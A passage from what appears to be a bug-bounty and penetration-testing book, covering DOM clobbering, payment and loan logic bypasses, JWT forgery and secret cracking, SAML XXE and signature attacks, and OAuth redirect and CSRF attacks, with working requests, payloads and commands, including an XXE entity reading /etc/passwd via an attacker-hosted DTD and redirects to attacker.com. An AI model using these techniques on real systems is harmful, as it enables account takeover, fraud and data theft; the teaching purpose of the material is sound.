<a id="CONFIG" name=”debug”></a>
```

Which is equivalent to the following JavaScript code:

```
console.log(typeof(window.CONFIG.debug)); // returns object
```

Because this returns an object, the Boolean check will now pass, as the expression returned is true and not Boolean false. The last thing to do is to set our payload in a CONFIG.code that is not defined in the window.CONFIG setup. We can continue with the HTMLAnchorElement technique to create the last part in our puzzle, by implementing the href attribute as follows:

```
<a id="CONFIG">
<a id="CONFIG" name="debug">
<a id="CONFIG" name="code" href="x:alert(0);">
```

Please note that the HTMLAnchorElement tag is used because most HTML elements, when cast to string, return an HTMLInputElement object. With the href attribute, we can point to the desired payload.

Another attack vector is JavaScript namespace clobbering. This means that we override built-in JavaScript references to return an object other than the intended object. This can be powerful when overwriting certain functionalities (variables, methods etc.), which can break the original functionality of the web page.

For example, if a website uses one or more of the following JavaScript functions:

```
document.getElementById
document.querySelector
document.getElementByTagName
```

When these functions are executed, the document tags are replaced with <img> tags. When one of these functions is called, an error “Failed to load resource: the server responded with a status of 404 (Not Found)” is returned.

We can therefore cause the JavaScript references to return an empty object using the following technique:

```
<img id="getElementById">
<img id="querySelector">
<img id="getElementByTagName">
```

Which now returns the following output in our console:

```
Uncaught TypeError: document.getElementById is not a function at ….
```

As result, we can break the functionality of the web page and alter its behavior by overwriting the document.getElementById function.

In bug bounty programs, finding DOM clobbering vulnerabilities can be handy when a restricted set of HTML code are enabled on HTML editors, such as in blog comments, forums, etc. For example, assuming an application uses a BBcode tag to publish image:

```
[img width="100" height="50"]https://www.bbcode.org/images/lubeck_small\
.jpg\[/img]
```

Which is interpreted in the browser as follows:

```
<img width="100" height="50" src=”https://www.bbcode.org/images/lubeck_\
small.jpg”>
```

We can take advantage of DOM clobbering like this:

```
[img width="100" id=”getElementById” height="50"]https://www.bbcode.org\
/images/lubeck_small.jpg\[/img]
```

We have now effectively clobbered the DOM in the web application, which may result in the breakdown of functionality and in some cases cause the browser to become unresponsive.

Bypass Business Limit

In many web applications, developers need to create custom solutions to handle certain requirements of the business unit. For example, in payment applications, there may be a need to ensure that services are provided based on age thresholds, or to check that payments made by customers do not exceed their current account balance.

Bypass Transfer Money Limit

For example, I had a case where a payment application ensured that users could not exceed a $3,000 daily limit for transactions. The request looked like this:

```
PUT /v1/api/transfer-money HTTP/1.1
Host: vulnlab.com
Content-Type: application/json

{'csrf_token': 'RWFzdGVyIGVnZyEgWW91RhdGEg=','amount': '3000', 'currency': 'USD', 'customer_account': '012-90829-012'}
```

In this case, the customer_account parameter represents the account number of the receiver of the funds. When trying to send more than $3,000, the following response was returned:

```
HTTP/1.1 401 Forbidden
Host: vulnlab.com
Content-Length: 50

{'error': 'You have exceeded the day limit.'}
```

My assumption was that developer included a sanity check prior to the transaction that looked like this:

```
.......
private function CheckDayLimit($amount)
{
        if($amount > 3000){
                return false;
        }
        return true;
}
```

So, this could be overcome by using a simple negative number. In the end, I bypassed this business logic by the following request:

```
PUT /v1/api/transfer-money HTTP/1.1
Host: vulnlab.com
Content-Type: application/json
{'csrf_token': 'RWFzdGVyIGVnZyEgWW91RhdGEg=','amount': '-4500', 'currency': 'USD', 'customer_account': '012-90829-012'}
```

And the response was:

```
HTTP/1.1 200 OK
Host: vulnlab.com
```

Why did this happen? It seems that in the rest of the application logic, negative numbers in the amount parameter were generated as positive numbers. However, the negative value could override the "greater than" logic, letting us process the transaction and bypass the business requirement.

Borrow Money Without Return

In another case I had, I found that it was possible to borrow a specific amount with the option to return the money up to one year later. The request looked like this:

```
PUT /v1/api/customer/loan HTTP/1.1
Host: vulnlab.com
Content-Type: application/json
{'csrf_token': 'RWFzdGVyIGVnZyEgWW91RhdGEg=', 'loadId': 'PID6459',
'first_payment': '11032015'}
```

So, the first payment of the loan was set to November 3rd, 2015. To abuse this functionally, I changed the date to February 31th, 2015, as follows:

```
PUT /v1/api/customer/loan HTTP/1.1
Host: vulnlab.com
Content-Type: application/json
{'csrf_token': 'RWFzdGVyIGVnZyEgWW91RhdGEg=', 'loadId': 'PID6459',
'first_payment': '31022015'}
```

Obviously, there are only 28 days in February (and 29 days in a leap year). Hence, in the above case, it means that we can receive the loan, while the return payment date would never arrive.

Get Better Yearly Rates

In this scenario, a driver insurance service provided a better rate for customers who drove less. When filling in a form on the insurer's website, the user provided an estimate of how many kilometers they drove on average, and how many years of driving experience they had. Then, the application calculated the yearly rate based on this data, and sent the following request prior to the signing part:

```
POST /prepare_offer HTTP/1.1
Host: vulnlab.com
Content-Type: application/json
{'customer_name': 'John Doe', 'yearly_rate': '3644', 'is_young': false}
```

By simply changing the yearly_rate parameter to another rate, it was possible to pay less for the same service and get it as signed offer.

Discount Checkout Flaws

Last but not least, my favorite example is about payment flow design. This typically happens in ecommerce applications when the logic is inconsistent between different parts of the application, especially in client–server integrations.

For example, in XYZ merchant application, we decide to buy a new laptop for our hacking activities which costs $1000, and we've found a gift coupon that gives us a $90 discount on the product. So, we add the product to our order and apply the discount voucher. However, if we remove the coupon code from the order, the application still allows us to buy the product at the discounted price, which means we can now buy the product again at the same discounted price.

In another case I had, during the checkout process, I wanted to get a discounted rate. However, this was only possible when making a bulk order (i.e., when buying more than one product). To overcome this requirement, I simply added additional items to my cart to ensure the discount was applied; then, when I removed those items from the shopping cart, the applied discount was still valid, allowing me to buy a single product at the discounted rate.


Tip

Ensure that every aspect of the application's design and logic are clear and well-understood prior to the engagement. By understanding the application's flows in detail, you can consider circumstances that might be open to violation in response to an unexpected input.

Chapter 8: Attacking JSON Web Tokens (JWT)

Unlike traditional session-based authentication, where the user state is stored on the server's memory, many modern web applications use JSON Web Token (JWT)-based authentication, in which the user state and data are signed with a secret key in the backend server, and then stored on the client side mostly in HTML5 Storage (i.e., local storage). This has grown to be the preferred mode of authentication for RESTful APIs, SPAs (Single Page Applications), and hybrid mobile apps.

JWT is an open standard (RFC 7519). The tokens consist of three parts separated by dots (.): the header, which contains the hash algorithm and type; the payload, i.e., the data itself; and the signature. The entire JWT is encoded in base64. Because the header and payload are encoded from plaintext, the signature is used to prevent data from being modified.



JSON Web Tokens (JWT) Flow

JWT Format 101

JWTs have a really simple format. They are divided into three parts: header, payload, and signature, separated by periods (.), and then encoded into base64. Let's look at the parts of a JWT using a sample JWT from the jwt.io website:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZS\
I6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk\
6yJV_adQssw5c
```

This JWT consists of the following parts:

- *Header* - eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
- *Payload* - eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4…

- *Signature* - SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c

If we decode the first part (Header), we get the following plaintext data:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Then the second part (Payload) contains the users' data, in this case a simple JSON of the client information:

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

And the last part (Signature) contains the signature, which cannot be decoded, as it needs to be verified by one of the available signatures algorithms.

In the next section, I'll explain how to attack this type of authorization token.

Modify Signature Algorithm

The signature algorithm ensures that the JWT is not modified by malicious users during transmission. That being said, some JWT libraries support the none algorithm—i.e., no signature at all—so when the algorithm value in the header is set to none, the backend will not perform signature verification.

To test it, let's say that our original JWT is as follows:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZS\
I6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk\
6yJV_adQssw5c
```

To modify our JWT algorithm, we need to decode the first part (header) using base64. The encoded header is:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
```

While the decoded header reads:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

The "alg" field here gives the algorithm value of the header. By simply changing the "alg" value to none:

```
{
  "alg": "none",
  "typ": "JWT"
}
```

And decoding it back into base64:

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0
```

We can then insert this back into the original JWT. Make the signature part empty by omitting the last part of the JWT as follows (note the trailing dot):

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI\
6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.
```

You can then send the JWT over to the server again to check whether the token is accepted.

Change Cipher Algorithm

In some older versions of certain JWT libraries, it's possible to switch the cipher algorithm between asymmetric, based on RSA and ECDSA (**RS256**), which use a private key to sign the message and a public key for authentication, to HMAC (**HS256**), which uses the same key for signing and verifying.

By changing the algorithm from RS256 to HS256, the backend will use the public key as the secret key and the same algorithm to verify the signature. Because the public key is not secret at all, we can correctly sign such messages.

To start signing the JWT with the public key, we will need to install an older version of PyJWT, as this behavior has already been fixed in the latest PyJWT library and will return the following message:

```
File "/.../site-packages/jwt/algorithms.py", line 151, in prepare_key '\
The specified key is an asymmetric key or x509 certificate and' jwt.exc\
eptions.InvalidKeyError: The specified key is an asymmetric key or x509\
 certificate and should not be used as an HMAC secret.
```

To overcome this issue, we'll use pip to install an older version of PyJWT, as follows:

```
$ > pip install pyjwt==0.4.3
```

After this has been set-up, the first thing to do is to obtain the target public key. We can use the openssl command as follows to get the certificate and print out the public key:

```
$> openssl s_client -connect victim.lab:443 | openssl x509 -pubkey -noo\
ut
.....
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwyB2wmBwvpSDfEW2R2UR
lzUCSFQsn3e+zxHh83vkpx4kvkkoey0X8UhQzRIzZwyfqIVNwozg9Zli1uiW46jp
wL3EJ32K+AwtGq1Dnw9PiGkv74IL+Mq71XL4E+Gm82akvknCTZCgHS+10HFvktZq
qWZGSt3U+HzuEJZ5S6bPzJxcyRx24mZLdmc8gRY+105hfBuoFzvm/Z+DT+NSL0ho
flad04AtDNvCe6HVOQrDb4/klwtnEdsA6H0Vc6ANBmHvQniezn45LqfqUCkbde/O
GlTRlSLJofuafDQqKoewxhmzRTYyMh9tcfIODxNMugfY7oZbVyskgy2typ7CsUPR
MwIDAQAB
-----END PUBLIC KEY-----
```

We can then save the public key as public.pem for our script. Then, with the PyJWT library, we'll re-sign our token using HS256 as follows:

```
import jwt
public = open('public.pem', 'r').read()
print(jwt.encode({"data":"test"}, key=public, algorithm='HS256'))
```

It will output our JWT token signed with the public server certificate:

```
b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoidGVzdCJ9.VsGdGrwwCuh\
29-WasnJbrwA8Gj0Wk1zDE3wnp_NeAeg'
```

Finally, we can send the JWT over to the server again to check whether the token is accepted or not with our tempered values.

Cracking the JWT Secret

As mentioned above, if the JWT cipher algorithm is set to HS256, it means that a single secret key is used to sign and verify messages. If we know this key, we can create our own signed messages. It's possible to find the key by brute force, i.e., by trying a lot of keys on a JWT and checking whether the signature is valid. Fortunately,

once we have obtained a JWT, this can be done offline without sending any requests to the server.

There are several tools that can brute force the HS256 signature on a JWT:

1. https://github.com/brendan-rius/c-jwt-cracker
2. https://github.com/ticarpi/jwt_tool

One important thing to note is that it's almost impossible to crack a 256-bit key. However, developers sometimes take shortcuts and fail to generate secure keys for signing and verifying their tokens. Some even use the library's default settings, if present.

Crack with JohnTheRipper (JTR)

For this crack, you will need a recent version of 1.9.0-Jumbo-1 that supports the JWT format, and you'll probably need to compile the latest version from source to get JWT support, as follows:

```
git clone https://github.com/magnumripper/JohnTheRipper
cd JohnTheRipper/src
./configure
make -s clean && make -sj4
cd ../run
./john jwt.txt
```

An example output:

```
$ ./john ~/jwt.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AV\
X2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
secret           (?)
1g 0:00:00:00 DONE 2/3 (2016-08-24 15:58) 6.666g/s 218453p/s 218453c/s \
218453C/s 123456..skyline!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Crack with HashCat

In the most recent version of HashCat, you'll find support to crack JWTs using the following command:

```
/hashcat -m 16500 hash.txt -a 3 -w 3 ?a?a?a?a?a?a
```

An example output:

```
$ ./hashcat -m 16500 hash.txt -a 3 -w 3 ?a?a?a?a?a?a
hashcat (v4.0.1-95-gce0cee0a) starting...

...
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMj...Fh7HgQ:secret
....

Session..........: hashcat
Status...........: Cracked
Hash.Type........: JWT (JSON Web Token)
Hash.Target......: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMj.\
..Fh7HgQ
Time.Started.....: Sun Jan 21 20:00:23 2018 (25 secs)
Time.Estimated...: Sun Jan 21 20:00:48 2018 (0 secs)
```

```
Guess.Mask.......: ?a?a?a?a?a?a [6]
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:   365.7 MH/s (55.80ms)
Speed.Dev.#2.....:   363.2 MH/s (56.49ms)
Speed.Dev.#3.....:   369.0 MH/s (55.27ms)
Speed.Dev.#4.....:   366.1 MH/s (55.72ms)
Speed.Dev.#*.....:  1464.0 MH/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 36961382400/735091890625 (5.03%)
Rejected.........: 0/36961382400 (0.00%)
Restore.Point....: 3686400/81450625 (4.53%)
Candidates.#1....: sa@z"$ -> keKcet
```

Dumping Senstive Data

Ideally the JWT should not store sensitive data in the payload since the payload is transmitted in base64 encoding, which could be retrieved as plaintext. Therefore information leakage might occur if there is sensitive information in the payload (i.e., personal identification information, application identifiers etc.).

As anyone who gets a hold of the token can view the contents of the payload by decode it. In addition to another vulnerabilities, it may lead to potential compromise. A common cases may be when an attacker could have a token from local storage of a web browser using XSS vulnerability or by leaking the users' referer header if the JWT tramintted over the GET parameters.

Tip


During an assessment, it's always recommended to check the sensitive information that may be stored inside the JWT, as it is just base64-encoded data and thus very easy to decode. Also note that it's possible to automate these tests using the JWT_Tool from GitHub: https://github.com/ticarpi/jwt_tool

Chapter 9: Attacking SAML Flows

SAML (Security Assertion Markup Language) is the oldest standard for exchanging authentication and authorization data between parties, originally developed in 2001. It's an open standard based on XML (Extensible Markup Language) that allows standardized communications between identity providers (IdPs) and service providers (SPs) by passing authorization credentials between them. It became one of the most common SSO (Single Sign-On) implementation methods for centralized user management and provides access to SaaS (Software as a Service) solutions. With SAML, there's a simplified system of a single login per user, compared to managing separate logins for email, customer relationship management (CRM) software, applications, Active Directory, etc.

Let's take a look at the flow that occurs when a user logs into a SAML enabled application:

The SP (e.g., SalesForce) requests authorization from the appropriate IdP (e.g., Microsoft Active Directory); then, the IdP authenticates the user's credentials and returns the authorization and authentication messages back to the SP, allowing the user to use the application.



SAML Flow

Each XML document sent by the IdP to the SP over HTTP via the browser contains user authorization called SAML Assertion.

In this chapter, I'll explain how to attack this type of SAML-based application.

XML External Entity (XXE) via SAML Assertion

The SAML message is based on user-provided XML that is processed by the SP. This means that common XML attack vectors like XXE are frequently applicable through SAML messages. The presence of this behavior is quite low, and it's not always exploitable. SAML IdP and SP are generally very configurable, so there's a lot of room for increasing or decreasing the impact. For example, let's say that our IdP forwards our SAML Response during the process as follows:

```
POST /sso HTTP/1.1
Host: secureapp.lab
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded

SAMLResponse=[Base64_SAML_XML_RESPONSE…]
```

Then, we can add an external DTD (Document Type Definition) to the original base64 SAML Response:

```
<?xml version="1.0" encoding="UTF-8"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY        file SYSTEM "file:///etc/passwd">
   <!ENTITY dtd SYSTEM "http://attack.lab/remote_payload.dtd" >]>
  <samlp:Response ...>
  <saml:Issuer>...</saml:Issuer>
  <ds:Signature ...>
    <ds:SignedInfo>
      <ds:CanonicalizationMethod .../>
        .....
  </saml:Assertion>
</samlp:Response>
```

We can then check whether the SAML Response has been proceed our DTD by observing the request from our server.

Signature Stripping

As the SAML message contains a signature, we can first attempt to try to forge a well formed SAML message without signing. To do this, we need to remove any current signatures by removing all signature elements from the original SAML Response, which looks like this:

```
<samlp:Response ... ID="_df55c0bb940c687810b436395cf81760bb2e6a92f2" ..\
.>
  <saml:Issuer>...</saml:Issuer>
  <samlp:Status>...</samlp:Status>
  <saml:Assertion ...>
    <saml:Issuer>...</saml:Issuer>
    <saml:Subject>
      <saml:NameID ...>...</saml:NameID>
      <saml:SubjectConfirmation ...>
        <saml:SubjectConfirmationData .../>
      </saml:SubjectConfirmation>
    </saml:Subject>
    <saml:Conditions ...>...</saml:Conditions>
    <saml:AuthnStatement ...>...</saml:AuthnStatement>
    <saml:AttributeStatement>...</saml:AttributeStatement>
  </saml:Assertion>
</samlp:Response>
```

If the identity provider accepts unsigned SAML messages, it means that it is possible to tamper with the original SAML values, as no digital signature is being used for validation.

Tamper with Self-Signed Signature

The SAML contains signatures signed by a real certification authority (CA). However, if the server doesn't check if the certificate is self-signed, you may be able to use your own self-signed certificate to replace the signing of the SAML Response.

To manually test this, you will need to clone the remote IdP server public key. First, let's get find the details of the target server public key:

```
openssl s_client -showcerts -servername www.example.com -connect www.ex\
ample.com:443
```

To start signing, we will need to create a key–pair using openssl in the following order.

First, create the private key:

```
openssl genrsa -out private_key.pem 2048
```

Then, generate the Certificate Signing Request (CSR). Note that you can set the domain of your service provider app and any similar settings to the original certificate you would like to clone in the "Common Name" field:

```
openssl req -new -key server.pem -out server.csr
```

And finally, generate the self-signed certificate:

```
openssl x509 -req  -sha256 -days 5000 -in server.csr -signkey server.pe\
m -out sign_pub.crt
```

All the relevant fields have been set. Let's use the signxml Python 3.5 library to add the new signature to our tampered SAML Response:

```
from xml.etree import ElementTree
from signxml import XMLSigner, XMLVerifier

cert = open("./certs/sign_pub.crt", "rb").read()
key = open("./certs/private_key.pem", "rb").read()

xml_obj = ElementTree.fromstring(open("./certs/saml.xml").read())
signed_xml_obj = XMLSigner().sign(xml_obj, key=key)
final_output = ElementTree.tostring(signed_xml_obj)

print(final_output)
```

If the identity provider accepts self-signed SAML messages, it means that it's possible to tamper with the original SAML values, as no real certification authority (CA) is required to sign the messages. That being said, you'll find that some corporations use self-signed certificates, so the process may be easier.

For more information about the signxml library, refer to this great documentation: https://technotes.shemyak.com/posts/xml-signatures-and-python-elementtree/

XML Signature Wrapping (XSW) Attacks

The XML Signature Wrapping (XSW) attack was discovered in 2012 by Juraj Skomorovsky, Andreas Mayer, and others. Simply put, the concept is to inject malicious data without invalidating the signature by trying different combinations of signature verification functions and business logic implementations to find one that does not invalidate the signature. The concept is to identify whether an implementation checks for a valid signature and match it to a valid assertion, or whether the implementation behaves differently depending on the order of assertions.

The list of XML Signature Wrapping (XSW) tests are as follows:

1. XSW1 – Applies to SAML Response messages. Add a cloned unsigned copy of the Response after the existing signature.
2. XSW2 – Applies to SAML Response messages. Add a cloned unsigned copy of the Response before the existing signature.

3. XSW3 – Applies to SAML Assertion messages. Add a cloned unsigned copy of the Assertion before the existing Assertion.
4. XSW4 – Applies to SAML Assertion messages. Add a cloned unsigned copy of the Assertion after the existing Assertion.
5. XSW5 – Applies to SAML Assertion messages. Change a value in the signed copy of the Assertion and adds a copy of the original Assertion with the signature removed at the end of the SAML message.
6. XSW6 – Applies to SAML Assertion messages. Change a value in the signed copy of the Assertion and adds a copy of the original Assertion with the signature removed after the original signature.
7. XSW7 – Applies to SAML Assertion messages. Add an "Extensions" block with a cloned unsigned assertion.
8. XSW8 – Applies to SAML Assertion messages. Add an "Object" block containing a copy of the original assertion with the signature removed.

Let's say we would like to test XSW3. All we need is a valid signature of SAML Response. Then, we can add an unsigned assertion message above the original assertion, as demonstrated below:

```
<samlp:Response ... ID="_df55c0bb940c687810b436395cf81760bb2e6a92f2" ..\
.>
  ..............
  <saml:Assertion ...>
    [CLONED ASSERTION WITH DIFFERENT ID]
  </saml:Assertion>
  <saml:Assertion ...>
    [ORIGINAL CONTENT OF THE ASSERTION]
  </saml:Assertion>
</samlp:Response>
```

For more information, please visit http://sso-attacks.org/XML_Signature_Wrapping

Comment Truncation Vulnerability

In 2018, a security researcher from Duo Labs named Kelby Ludwig found that it was possible for an attacker to authenticate as another user without that individual's SSO password by inserting a comment inside the username field in such a way that it breaks the username. Because the addition of comments does not affect the document signature, the attacker could gain access to a legitimate user's account.

To test this vulnerability, we can insert a comment inside the username in our SAML Response like this:

```
<SAMLResponse ... ID="_df55c0bb940c687810b436395cf81760bb2e6a92f2" ...>
    <Issuer>https://idp.com/</Issuer>
    <Assertion ID="_id1234">
        <Subject>
            <NameID>user@user.com<!--XMLCOMMENT-->.evil.com</NameID>
    ......
```

As a result, the comment and the string after the comments (.evil.com) will truncate, which now will let us authenticate as user@user.com. Remember, to make this work you will need a valid token in your SAML Response.

Tip

In case you want to automate the process of finding SAML-based vulnerabilities instead of manual testing, there's a Burp tool on GitHub that automates the process. It also manipulates SAML Messages and manages X.509 certificates. Download the tool from GitHub here: https://github.com/SAMLRaider/SAMLRaider

Chapter 10: Attacking OAuth 2.0 Flows

OAuth stands for Open Authorization Framework; it's the industry-standard delegation protocol for authorization. OAuth 2.0 is widely used by many applications (e.g., SaaS platforms). SAML and OAuth2 use similar terms for similar concepts in the process of access delegation, by allowing clients to interact with the resource server ("Service Provider", SP) and the authorization server ("Identity Provider", IdP). The authorization server "owns" the users' identities and credentials and is the party whom the user actually authenticates and authorizes with. However, in some cases the same application acts as both the authorization server and resource server (e.g., Facebook).

There are four flows (called grant types) to obtain the resource owner's permission (access token): authorization code, implicit, resource owner password credentials, and client credentials. The authorization code and implicit grant types are more interesting, as they are used by public clients where users give their permission to third party applications.

OAuth2.0 High Level Flow

OAuth 2.0 states that the protocol must not be used for authentication without additional security mechanisms, which enables the client to determine if the access token was issued for its use (e.g., audience-restricted access token). Currently, most applications are based on the OpenID Connect Basic Profile, which is built directly on top of OAuth2.0 and solves the problem of token injection by introducing an ID token data structure. However, it can be still vulnerable to leakage attacks.

OAuth2 is meant to allow users to authorize an application to load their resources from a given resource provider. In other words, OAuth2 is a mechanism for the delegation of authorization. The protocol does not support authentication directly (although it is commonly misused for exactly that).

In this chapter, I'll explain how to attack OAuth 2.0-based applications for implicit and authorization code.

Insufficient Redirect URI Validation

Some authorization servers allow clients to register redirect URI (Uniform Resource Identifier) patterns, so that when the application starts the OAuth flow, it will direct the user to the endpoint of the URI service.
To test this, we can change the redirect_uri parameter to direct the user to our malicious server, similarly to in an open redirect attack.

Let's assume that our authorization request looks like this:

```
GET /authorize?response_type=code&client_id=s6BhdRkqt3&state=9ad67f13
&redirect_uri=https://oauth.lab/ HTTP/1.1
Host: oauth.lab
```

Then, the attack can be conducted by changing the redirect_uri value to our server:

```
GET /authorize?response_type=code&client_id=s6BhdRkqt3&state=9ad67f13
&redirect_uri=https://attacker.com/ HTTP/1.1
Host: oauth.lab
```

If the server doesn't check the redirect URI value, then it probably means that the server is simply checking that the redirect URL in the request matches one of the redirect URLs the developer entered when registering their application. As soon as the browser navigates to our page, we will receive the authorization response URL and can extract the "code", "access token", or "state". As a result, it is possible to use this leaked data to take over our victim's account.

From my experience, you may have to chain multiple open redirect issues to bypass apps' filters and disclose the user application's code. For instance, let's say that our application whitelists application hosted on the Facebook platform:

```
GET /authorize?response_type=code&client_id=s6BhdRkqt3&state=9ad67f13
&redirect_uri=https://facebook.com/appId/325161551771/ HTTP/1.1
Host: example.com
```

To exploit this vulnerability, we can change the redirect_uri to an open redirect under the Facebook domain to bypass filters and disclose the user's token:

```
GET /authorize?response_type=code&client_id=s6BhdRkqt3&state=9ad67f13
&redirect_uri=https://facebook.com/?u=http://evil.com&h=e8989909s HTTP/1.1
Host: example.com
```

In this way, we can bypass the application's filter — the redirect_url now points the OAuth response to our server.

Cross-Site Request Forgery OAuth Client

A Cross-Site Request Forgery (CSRF) attack against the client's redirect URI allows an attacker to inject their own authorization code or access token, which can result in the client using an access token associated with the attacker's protected resources rather than the victim's.

For example, let's say that in www.example.com site, it's possible to login with OAuth Provider.

The first step is to start the authentication process with the OAuth provider (e.g., Facebook Login), while keeping the last callback URL without visiting it. For example, the last URI will contain our authorization code:

```
http://www.example.com/connect/facebook/?code=r613Ly1usZ47jPqADzbDyVuot\
FsX0bEPH\_aCekLNJ1QAnjpls0SL9ZSK-QsBhbfMPNJ_LqI#
```

The second step is to make our victim send an HTTP request to the callback URL. You can force the victim to visit it by sending them to a third-part website that contains an iframe or img that loads this URI. The user must be logged into example.com when he sends the request. For example:

```
<img src="http://www.example.com/connect/facebook/?code=r613Ly1usZ47jPq\
ADzbDyVuotFsX0bEPH_aCekLNJ1QAnjpls0SL9ZSK-QsBhbfMPNJ_LqI#">
```

If the attack succeeds, then your OAuth account is attached to user's account on www.example.com. Keep in mind that in the implicit grant, the attacker receives an access token instead of the code; the rest of the attack works as above.

Cross-Site Request Forgery Authorization Server

In some OAuth providers' implementation, it is possible to execute a CSRF attack against the authorization server to gain an access token with arbitrary scope from any provider-based application where a victim is logged in.

For example, let's say our provider www.oauthme.com is vulnerable to CSRF. It's possible to host an HTML page that contains the following code to log our victim into our app with their credentials:

```
<form action="https://www.oauthme.com/v1/oauth/authorize?response_type=\
code" method="POST">
  <input name="client_id" value="OUR_MALICOUS_APP_ID" />
  <input name="redirect_uri" value="http://CALLBACK" />
  <input name="scope" value="ANY SCOPE" />
</form><script>document.forms[0].submit()</script>
```

However, this is applicable only for vendors that redirect the user immediately after a successful login without any consent to operate silently.

Authorization Code Replay Attack

According to the OAuth 2.0 Security specs for client authentication, if an application allows an unexpired authorization token more than once and does not revoke previously issued tokens based on that authorization code, it might allow the reuse of previously issued tokens and exchange them for valid access token.

To test this, we can use the Intruder tool in Burp Suite by trying a list of previously issued tokens. If the authorization token request is successfully verified by the authorization server, then we are able to retrieve access token for a few old authorization tokens.

Access Token Scope Abuse

When an OAuth 2.0 based-app issues an access token to a client application to access a resource on behalf of the resource owner ("the user"), it should be a properly scoped access token, so that there are no overlapping scopes across any of the resource servers (e.g., API endpoints). Therefore, when requesting access to that particular resource server and accepting a token, the application should check whether the token is issued with a scope known to it.

Let's look at an example. Say that, during our authorization flow, we ask for an access token that's limited to read_profile scope only:

```
https://www.example.com/admin/oauth/authorize?[...]&scope=read\_profile\
&redirect_uri=/
```

If all goes well, you will notice a response that looks something like this:

```
{
  "access_token": "eyJz93a...k4laUWw",
  "refresh_token": "GEbRxBN...edjnXbL",
